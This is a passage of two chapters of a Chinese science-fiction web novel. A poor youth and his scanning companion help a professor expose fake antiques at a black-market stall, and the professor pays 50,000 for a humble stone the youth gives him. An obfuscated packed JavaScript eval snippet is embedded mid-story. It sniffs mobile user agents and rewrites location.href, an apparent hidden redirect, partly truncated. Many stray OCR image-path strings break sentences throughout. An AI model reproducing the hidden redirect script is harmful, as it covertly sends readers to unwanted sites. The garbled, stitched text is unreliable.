他努力压下疯狂上扬的嘴角,手指无意识地捏紧了衣角,脸上努力做出思考权衡的表情,声音带着恰到好处的迟疑:“这个……唐教授,我真的只是靠一点模糊的感觉,怕帮不上您什么忙,反而耽误您的时间……” “无妨。”唐明远温和道,“我相信我的眼光。你的感觉本身就很有价值。报酬方面,我们可以按咨询的标准来,起步一百星币,如果后续有特别有价值的发现,另算。你觉得如何?” 【一百?!】 【刚刚好!】 【天降财神爷!!】 林柚几乎要立刻点头,但还是勉强克制住,深吸一口气,像是下了很大决心:“那……好吧。我尽力试试,但真的不能保证什么。” “这就够了。”唐明远满意地点点头,接着转身,示意林柚跟上,“那么,林顾问,我们先从这边开始看看吧。这家摊位,你有什么感觉吗?” 林柚连忙跟上,小七则默默地跟在他身后,如同一个安静的影子。只有林柚知道,小七的目光已经如同无形的扫描仪,笼罩了整个摊位。 【叮——扫描完成。】 【摊位共计47件物品。】 【真品:3件(均为古地球晚期常见陶器碎片,考古价值低,市场估值低于500星币)。】 【赝品/仿制品:43件。】 【无法判断:1件(灰色石头,成分未知,能量读数微弱且异常)。】 听到有43件赝品,林柚暗自咂舌。 【47件里面只有3片碎陶片是真的?还只值几百块?】 【这水也太深了……唐教授之前到底被坑了多少啊?】 他抬头看向唐明远,男人正拿起一个青铜酒樽仔细端详,林柚心中忽然升起一股责任感。 【嗯,拿了报酬,就得认真干活。至少,得帮这位看起来人还不错的教授,避开眼前这个巨坑!】 6. 第 6 章 接下来的半个小时,是唐明远这辈子信息量最密集、表情管理最痛苦的半个小时。 他站在刘老板的摊位前,仍旧是一副老主顾随便看看的闲散姿态,指尖慢慢翻检。 他每拿起一件东西,都会不经意地停一下,目光轻轻掠向旁边瘦得像风一吹就倒的少年。 然后等一句答案。 唐明远拿起一只青铜酒樽,指节轻敲杯壁,闷响沉沉。 刘老板立刻堆笑:“唐教授,这可是老货!您看这包浆,这铜锈,这沉……” 林柚站在旁边,本来只想当个安静的背景板,可唐明远忽然侧过一点头,随口一问: “林柚,你觉得呢?” 林柚被点名,整个人一激灵。 【顾问上线!】 【问题是我哪会鉴定啊……只能说看到什么说什么了。】 【救命,我要是说错一条,他会不会当场把我从黑市退货?】 他硬着头皮: “我……我不太懂,就是觉得……这锈有点太……太均匀了。像……像刚刚才统一安排过的。” 他说完自己都觉得离谱,赶紧补一句:“可能是我看错了。” 【均匀得像给它涂了面膜。真锈哪有这么听话?还有这胎……压铸痕迹都快在上面签名了。二十星币的东西敢标八万?】 唐明远手指一顿。 他面上依旧“嗯”了一声,镜片后的目光却冷了半分。 下一秒,他把酒樽翻过来,指腹沿着杯底一道细微的接缝慢慢抹过,语气依旧温和: “刘老板,你这杯底处理得挺利索。” 刘老板笑容僵住:“这、这叫岁月痕迹!” 旁边一个路人凑近一看,嗤地笑出声:“岁月痕迹?这不就是模具接缝吗?” “边儿齐得跟刀切似的。” “八万买模具货?你也太敢了。” 摊位周围瞬间聚起一圈人,低声议论像潮水一样涌上来。 刘老板脸色一青,正要发作,唐明远却像没听见似的,轻轻把酒樽放回去,语气淡淡: “我再看看别的。” 他表情仍旧稳。 但嘴角明显抽了一下。 唐明远又拿起一块刻着铭文的玉牌,装作欣赏般在指尖转动,仍旧随口问: “这件呢?” 林柚:“……” 【我真的不懂啊!嗯…小…说什么我说什么。】 他咽了口唾沫,低声道:“我……我猜它可能是机器刻的。因为边缘……太整齐了。手刻的线条,应该会有一点点不一样吧?” 他话说得很虚,像怕被人当场抓包。 【字是挺像回事……可这边缘也太齐了吧?像光一划就到底,连个手抖都没有。再说这玉的质地,拿久了怕不是要褪色。】 唐明远呼吸微不可察地停了一瞬。 他把玉牌凑到光下,缓缓转了个角度。铭文边缘反光一闪,线条平滑得过分。 唐明远抬眼,盯着刘老板: “你说这是手工刻的?” 刘老板梗着脖子:“当然,祖传手艺!” 唐明远“哦”了一声,转手把玉牌递给旁边一个围观的年轻人:“你照照看。” 年轻人一照,脱口而出:“这像激光……” 旁边一位戴眼镜的女顾客立刻接上:“手工不可能这么一致,太平滑了。” “还祭祀铭牌呢,笑死。” “要真褪色,那不就是祭祀一次就掉皮?” 笑声一下爆开。 刘老板脸瞬间涨红:“你们懂个屁,这是古地球……” 唐明远推了推眼镜,喉结滚了一下,像把一句难听的话硬生生咽回去。随手又拎起一串古地球念珠: “这个呢?闻着像什么材质?” 林柚看了一眼,差点没绷住。 他嘴上努力文明:“我……我不确定。就是感觉它……颜色掉得有点快。” 【这质感怎么这么像塑料?还掉色掉得斑斑驳驳,像小时候一块钱一把的弹珠……等等,这不会真是弹珠串吧?!】 唐明远:“……” 沉默两秒。 然后他把念珠缓缓举到鼻前,准备鉴香。 刘老板露出胜券在握的笑:“您闻闻!这味儿……” 唐明远鼻尖刚凑近半寸,脑子闪过“弹珠串”三个字。 他动作硬生生停在半空。 围观群众齐刷刷盯着他。 唐明远终于没绷住,嘴角抽搐得更厉害了。 他把念珠放回摊位,还非常克制地用指尖把它推远了半寸。 “刘老板。这串……挺有童趣。” 围观人群先是一愣,随即爆笑。 “童趣哈哈哈哈!” “我看是圣物=弹珠串吧,这宗教也太接地气了。” “唐教授的表情,我第一次见学者被逼到想骂人。” 刘老板脸黑得像锅底,眼神阴得能滴水,终于把矛头转向林柚: “是不是你这小子在旁边胡说八道?!你刚才嘀嘀咕咕什么呢!” 林柚一懵,立刻后退半步,把小七护在身后。 “我、我就是说了点看到的……”他本能解释,“我没胡说。” 【我真没说啥啊!我就是把看到的奇怪地方说出来,怎么就成我带节奏了?!】 唐明远听着那份无辜,心里那点憋着的火忽然散了,反倒浮起一丝说不清的笑意。 他往前一步,恰好挡住刘老板盯向少年的视线,语气仍旧平静,却压得住场: “刘老板,摊上东西真假,各凭眼力,买定离手,这是黑市的规矩。我今天不买,是我自己的判断。” 他顿了顿,声音压低,却让周围人都听得清楚: “至于买回去的东西是真是假,如今的科技,拿回研究院用仪器一扫便知。我唐某人虽然在你这里也交过不少学费,但也确实捡到过几件真东西,这才愿意继续来碰碰运气。可你若因此为难旁人,我唐某人虽只是做学问的,但在第三大区,还是有几分薄面的。” 刘老板脸色变了又变,最终挤出一丝笑:“唐教授说笑了……我哪敢……” 唐明远不再理他,转身对林柚道: “走吧,换个摊看看。” 林柚如蒙大赦,连忙跟上。 【好险……唐教授真是个好人。】 【挡枪、压场、还顺便把骗子摊位社死了一遍……这是什么天降贵人?】 唐明远听到贵人二字,嘴角终于真正扬起一点。 不。 是我遇到贵人了。 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|17055107|194863||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 离开刘老板摊位后,两人又在黑市里绕了一圈。 唐明远不再像最初那样独自挑拣,而是每看一件就淡淡问一句“你觉得呢”。 林柚每次都先慌一下,然后小心翼翼给出一点点判断。 “这个边儿太齐了。” “那个气味像合成香精。” “这个重量不对,空心的。” 他越说越流利,但每次说完都会下意识抿嘴,像是怕自己说错。 【我说的都是表面能看出来的……应该不会错吧?】 唐明远却听得越来越笃定。 这少年每次开口,说的都是最朴素直接的观察,没有任何术语,没有任何卖弄。可偏偏这些观察,每次都精准地刺在赝品最核心的造假上。 这种于平凡处见真章的眼力,比任何华丽的鉴定技巧都更珍贵。 心声里是锋利到扎人的真相,嘴上却是克制到近乎自我否认的委婉。 这可骗不了人。 至少骗不了他。 这孩子在隐藏,在试探,也在选择。 唐明远停下脚步,转身面对林柚。 “林柚。” “嗯?” “今天的咨询到此为止。”唐明远语气郑重,“你帮我省下的冤枉钱,至少是七位数起步。这份情,我记下了。” 他递出一张通体漆黑、边缘泛着金纹的卡片。 林柚接过来,手指微微发抖。 【黑金卡?!】 【不至于吧……我就说了几句看到的东西!】 【冷静……可能就刷一笔咨询费?一百星币?】 唐明远差点没绷住表情。 他轻咳一声,语气放得更温和,“这是不记名副卡,五千星币额度。算今天的咨询费,也算预付的下次合作。” 林柚:“……” 【五千?!】 【……肉包子自由?!】 【我终于可以理直气壮地买两个!还不用跟自己讲道理!】 唐明远听着这份朴素到让人心口发软的狂喜,目光柔和了几分。 林柚把卡小心翼翼塞进贴身口袋。 小七凑到他耳边,奶音压得很低:“哥哥,账户接入完成。锚点……暂时稳住了。” 林柚心脏猛地一跳。 【稳了!我活了!】 【今晚不用当青烟!我真的能活!】 唐明远当然听不懂“锚点”,只当少年是终于拿到一笔能救急的钱,那种憋到极限的恐慌终于松开,才会激动得像要哭出来。 他更坚定了:得把这孩子从贫民窟拎出来。 就在两人准备离开时,林柚却忽然停了一下。 他捏着口袋里那张副卡,心里发热,又有点发虚。 【五千……太多了。】 【我就瞎说两句,他给这么多……我不回点东西,总觉得像白占便宜。】 他目光扫过附近摊位:假的一眼假,真的又贵得离谱。 最后,他在一个杂物摊里看见一块灰扑扑,表面坑洼的石头。 不起眼,像被人随手丢在角落,连骗子都懒得编故事。 林柚走过去,蹲下把那石头掂了掂。 小七立刻补了一句:“表层无异常反应,常见碳酸钙硬化物。” 林柚:“……” 7. 第 7 章 【好吧,石头是块石头。我也是条好人】 【……太贵的送不起,送这个至少是我自己挑的,算份心意?】 他深吸一口气,鼓起勇气,转身看向耐心等待的唐明远,小心地开口: “唐教授……谢谢您。我想送您个小东西,就当……回礼。您别嫌弃。” 唐明远微微一怔。 林柚赶紧补救,越说越没底气:“不是什么值钱的……我也买不起值钱的。就是觉得它挺沉的,拿回去当镇纸也行,或者……垫桌脚?” 说完他自己都觉得离谱,脸一下子红了,“我、我随口一说,您别当真……” 【我是不是太不会送礼了?送块垫桌脚的石头?垫桌脚都嫌硌得慌,硌还硌不平。我是怎么想的,为什么要送这个,这也太寒酸了!】 【但我现在除了肉包子,真的想不出别的回礼方式……总不能真送肉包子吧?】 唐明远却已经伸手,接过了那块石头。 指尖触及石面冰凉粗糙的刹那,脑中电光火石般闪过多个念头: “他刚帮我避开百万级的陷阱,转眼就送我一块垫桌脚的石头?” “是随手回礼,还是……一轮不动声色的点拨?” 古玩行里老辈人常说:“真佛不说金玉语,只送顽石点愚人。”眼前这少年,难道是在效法古风? 指腹缓缓划过石头表面那些看似杂乱的坑洼。不对……这分布,细看之下隐有章法,非天然风化所能形成。这重量,这压手的密度……也远超普通碳酸钙岩石。 这绝非顽石。这更像是裹着厚重污泥的璞玉,在静静等待能识破伪装的手,将它真正开解。 【想考我。】 【考我敢不敢信他,考我有没有这份魄力,从一堆公认的废品里,认出他亲手递出的真正的机缘。】 想到这里,唐明远心脏猛地一跳,一股类似赌石开盘前那种混合着风险与巨大诱惑的战栗感,窜上脊背。他看向摊主: “老板,这块石头,我买了。” 他顿了顿,在摊主瞬间愣住和林柚惊愕瞪大的目光中,报出一个数字: “五万。” “……啥?!”摊主是个满脸皱纹的老头,原本昏昏欲睡,此刻眼珠子都快瞪出来,以为自己幻听了。 林柚也当场傻住。 【五万?!】 【我送个石头,他买成五万?!】 他下意识想开口劝阻:“唐教授,这真的不值钱!您别……” 可话到嘴边却卡住了。这石头是他自己说要送的心意。如果现在跳出来说“这玩意儿是破烂,您别花冤枉钱”,那刚才的送礼算什么?岂不是又当又立? 更何况,唐教授镜片后的眼神锐利而笃定,显然正沉浸在他自己的鉴定逻辑里。这时候泼冷水,怎么看都像是在打对方的脸,质疑对方的专业判断。 林柚张了张嘴,最终还是把话和着唾沫艰难地咽了回去,只能眼睁睁看着唐明远爽快利落地完成了转账。 摊主手抖得像筛糠,生怕财神反悔,火速用一块脏布把石头包好,几乎是双手捧着递过去,脸上褶子笑成了菊花。 唐明远郑重地将石头装入随身携带的便携式防震保护盒。 林柚看得头皮发麻,终于憋出一句:“唐教授……它,它看起来真的很普通。” 唐明远将保护盒小心收好,闻言,对林柚露出了一个意味深长的微笑: “林柚,古董这行,有时最惊人的发现,就藏在最不起眼的普通之下。谢谢你送的镇纸,我很喜欢。” 他说完,拍了拍林柚瘦削的肩膀:“改天有空,我请你吃饭。保持联系。” “好、好的。”林柚愣愣地点头,表情依旧一片懵然。 【我刚才是不是说错话了?】 【他为什么笑得那么……高深莫测?还有点开心?】 【难道这石头真有什么说法?不可能啊,小七都说了就是碳酸钙……】 唐明远转身离开,步伐沉稳,却比来时更快了几分。 一直等到那道儒雅的背影彻底消失在黑市杂乱的人流中,林柚才猛地扭头,抓住小七的胳膊,压低声音: “他是不是……想太多了?” 小七仰起脸,认真地点了点头:“基于现有表层数据分析,他的交易行为属于非理性溢价,情感投资成分远高于物品本身估值。” 林柚痛心疾首:“五万买块石头……他回去发现真是石头,会不会觉得我在戏弄他?会不会记恨我?我明明只是想真诚地回个礼啊!” 小七想了想,严谨补充:“以他账户体量,五万仅仅是情绪消费级而已。” “……更气人了。” 与此同时。 唐明远几乎是一路疾走回到了自己位于上城区的秘密工作室。锁好门,启动全屏蔽系统,他才小心翼翼地将那块石头从保护盒中取出,放入高精度多维光谱分析仪。 “滴——” 【表层分析完成:高密度碳酸钙(钙化层结构致密均匀,疑似生物分泌物固化形成)】 【微观结构扫描:孔洞分布符合隐性斐波那契数列,与《星渊古生物图录(残卷)》中虫巢腔室排列猜想模型吻合度78%】 【局部微光谱异常:检测到微量且古老的生物磷灰石及几丁质残留特征】 看到屏幕上滚动的数据,唐明远呼吸骤停,手指因激动而微微颤抖。他没有丝毫犹豫,立刻启动了最高权限的非破坏性量子共振深层扫描。 十秒后。 【警告:检测到深层异常能量反应及完整生物腔室结构】 【内核物质鉴定:有机蛋白质晶体基质+未知生物能量结晶脉络】 